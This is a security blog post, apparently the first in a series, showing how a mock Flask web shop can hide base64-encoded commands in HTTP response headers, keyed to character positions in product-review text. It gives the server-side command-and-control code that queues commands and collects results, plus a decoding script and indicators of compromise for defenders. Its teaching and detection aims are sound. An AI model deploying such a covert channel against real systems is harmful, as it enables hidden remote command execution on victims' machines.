Goal
Demonstrating how data can be embedded into a HTTP response by adding custom headers and steganography.
Audience
Blue Team
Red Team
Security Researchers
IoC
HTTP responses containing (very) large headers.
HTTP response header varying on every request.
Disclaimer
This article is written for educational purposes and is intended only for legal penetration testing and red teaming activities, where explicit permission has been granted. If you wish to test any of the scripts provided, refer to the disclaimer.
In this multi-part post, I’m going to explore custom implementations of obfuscation and a bit of steganography. The objective is simple: set up a web server and create a mock web shop that will embed commands in plain sight.
To keep the code concise and easy to understand, I’ve established a few ground rules for this series:
None of the data is encrypted, only encoding and obfuscation is applied.
The client implementation is based on minimal effort. No defense evasion or attempts to hide what I’m doing are applied.
Results will be simply posted back to the web shop.
Data will be stored in plain JSON files instead of a database. While this has clear limitations, such as handling concurrency, it’s sufficient for the scope of this experiment.
How I’m hiding the data
Before diving into the implementation, I needed to devise a method for hiding data in plain sight. While future posts will explore more advanced techniques, such as embedding payloads within other types of data, I wanted to start with something simpler. Here’s the approach I decided on:
Character Dictionary: I’ll create a dictionary of all base64 characters embedded within visible text on the website. For this post, the examples will use a product review section of the site, where the characters are unobtrusively placed but still easily extractable.
Payload: The next step is to generate a key based on a base64-encoded payload. This key will be embedded as a response header, ensuring it’s transmitted without drawing attention.
Client: A client will retrieve the key from the response header, then use the base64 character dictionary to decipher the payload and execute the instructions hidden within.

The deciphering process is a good way to understand whats happening. I’ve written out an example Python script of how this works. Note that the script references products.json, of which an example is shown later in this post.
fromjsonimportloadsfrombase64importb64decodeproducts=loads(open('./webshop/data/products.json','r').read())key='465175399642847760619102'# Split the key in chunks of 3 characters
chunks=[key[i:i+3]foriinrange(0,len(key),3)]chunksreview=products[0]['reviews'][0]combined=''# For each number, fetch the relative character from the string.
forchunkinchunks:combined+=review[int(chunk)]# Decode the deciphered result
b64decode(combined.encode()).decode()
When the above is executed, you can see the command whoami is deciphered from the key 465175399642847760619102. To clarify, using an example:
whoami base64 encoded is d2hvYW1p.
The first chunk 465 refers to position 465 in the example text, which will be a d.
When all chunks are translated, the combined string is base64 decoded.
Figure 1: Deciphering a key
The hiding process will only be activated when the correct request header is passed along, which could represent the unique client identifier. In my example it expects a static identifier, for demonstrative purposes.

Before diving into (a lot) more code, here’s a quick look at the final Proof of Concept in action. In this demonstration, the client successfully executes a whoami command on my Windows machine. This serves as a clear example of how the entire process—from embedding the encoded payload to decoding and executing it works.
Figure 2: Proof of Concept code execution
Web Shop - The product catalog

If I want to hide data, I will first need a place to hide it in. I’ve created a (barely functional) web shop. It contains three products, very pretty socks. I intend to reuse the same web shop website throughout this series, hiding the actual data in varying locations.
Figure 3: Pampuna's Sock Shop
Setting up a basic web site
For a quick setup, I have created a bare minimum python site using Flask with a few essential REST API endpoints. This allowed me to quickly establish a basic web shop, while still keeping things lightweight and manageable. To make the site appear somewhat legitimate, I also added Bootstrap for styling and included Favicons to add a touch of polish.
I won’t be including the HTML file in this post due to its irrelevance and large file size. However, later in the series, I might decide to make the related repository public, so anyone interested in the full setup will be able to access it.
For now, the focus is on demonstrating how the backend operates, how data is concealed and encoded, rather than any frontend details. This way, I am able to keep things concise and focused on the core concept of hiding the data and passing it to the client.
The data behind the site is mostly static, I’ve chosen to store this in a JSON file which the server parses on start-up:
[{"id":1,"name":"The best socks","price":24.99,"description":"Suitable for christmas. We think.","image_url":"/static/img/socks-1.webp","reviews":["[John Doe] - ...snip..."]}]
The base of the web server contains only a few core functions:
__setup_dictionary: Creates a character/positions dictionary from the first review text.
__get_products: Loads product data from disk.
index: Endpoint for public web site.
def__setup_dictionary()->dict:"""
- Fetch the first review from the products
- Create a list of characters and relative positions in the base string.
- Shuffle to randomize the final keys.
- Create a dictionary of the character and positions, e.g. "{ 'a': [ 1, 5, 13 ] }".
"""products=__get_products()[0]['reviews'][0]kv_text=list(enumerate(list(products)))shuffle(kv_text)dictionary={}forkey,valueinkv_text:ifvaluenotindictionary:dictionary[value]=[]dictionary[value].append(key)returndictionarydef__get_products():""" Read and parse JSON product file """withopen('data/products.json','r',encoding='utf8')asproduct_file:returnloads(product_file.read())@app.route('/')defindex():""" Route to index page """returnrender_template('index.html',products=__get_products())if__name__=='__main__':""" Application entry point """dictionary=__setup_dictionary()app.run(debug=True,port=80,host='0.0.0.0')
Embedding commands in response headers

Products can be fetched via the API, but a ‘hidden’ process is activated when the correct X-Tracking-For header is included. When the header is present, the related client data is fetched from the JSON data.
If the client exists and has a queued command, that command is translated to a key using the dictionary and randomized positions of characters, as described before. A simplified example, including only a few characters and single occurences, would look like this:
Text: ABC
Dictionary: { 'A': [0], 'B': [1], 'C': [2] }
Command: ACAB
Key: 000002000001
The actual data contains many occurences of all base64 characters and is shuffled, so the key may vary on every fetch. This adds a layer of obfuscation to the process. The resulting key is embedded as a response header, together with the client key and the timestamp related to the command. The timestamp acts as a identification when the response is posted back to the server by the client.
Figure 4: Alternative behavior based on 'X-Tracking-For' header
This part of the server contains the follwing functions:
__translate_command: Translate a given command to a key to be embedded.
__get_next_command: Fetch next command to be embedded.
__get_products: Public endpoint which returns all products.
def__translate_command(cmd)->str:"""
Base64 encode the given command.
For each character in the command, take a random index linked to that character and pad it with zeros.
"""encoded_cmd=b64encode(cmd.encode()).decode()key=str.join('',[f'{dictionary[c][randint(0,len(dictionary[c])-1)]:03}'forcinlist(encoded_cmd)])returnkeydef__get_next_command(key)->tuple:"""
Look for the first command linked to the client which has no response (rsp).
Create a key based of the command, which can be embedded as a header.
"""withopen('data/clients.json','r',encoding='utf8')astext_file:clients=loads(text_file.read())ifnotkeyinclients:return (None,None)forcommandinclients[key]['commands']:ifnot'rsp'incommand:return (command['ts'],__translate_command(command['cmd']))return (None,None)@app.route('/api/products',methods=['GET'])defget_products():"""
Fetch all products.
If the correct X-Tracking-For header is present, attempt to embed the next queued command.
"""key=request.headers.get('X-Tracking-For')result=__get_products()response=jsonify(result)ifkey:(id,cmd)=__get_next_command(key)iflen(cmdor'')>0:response.headers['X-Tracking-For']=keyresponse.headers['X-Tracking-Timestamp']=idresponse.headers['X-Tracking-Type']=cmdreturnresponse
Processing a client response
The server expects command results returned through a POST to the endpoint /api/tracking. When a request is received, the X-Tracking-For header is extracted. If this header can be matched to the JSON file, the posted timestamp is verified against known commands. When a match is found the response is saved to the command, so the next iteration this command will not be presented to the client anymore.
@app.route('/api/tracking',methods=['POST'])defpost_tracking():# Extract header and body data
key=request.headers.get('X-Tracking-For')data=request.get_json()timestamp=data['timestamp']result=data['result']withopen('data/clients.json','r',encoding='utf8')astext_file:clients=loads(text_file.read())ifnotkeyinclients:return'',404# Look for the command by timestamp. Save the response and break.
forcommandinclients[key]['commands']:ifstr(command['ts'])==str(timestamp):command['rsp']=b64decode(result).decode('utf-8')text_file.close()# Write the response to the JSON file.
withopen('data/clients.json','w',encoding='utf8')astext_file:text_file.write(dumps(clients))breakreturn'',201
Final words
I had a lot of fun setting up the components used in this post. As mentioned before this is part one of (hopefully) a series of posts, so I can reuse some of the components which I created for this post and focus more on alternative ways of hiding data in plain sight.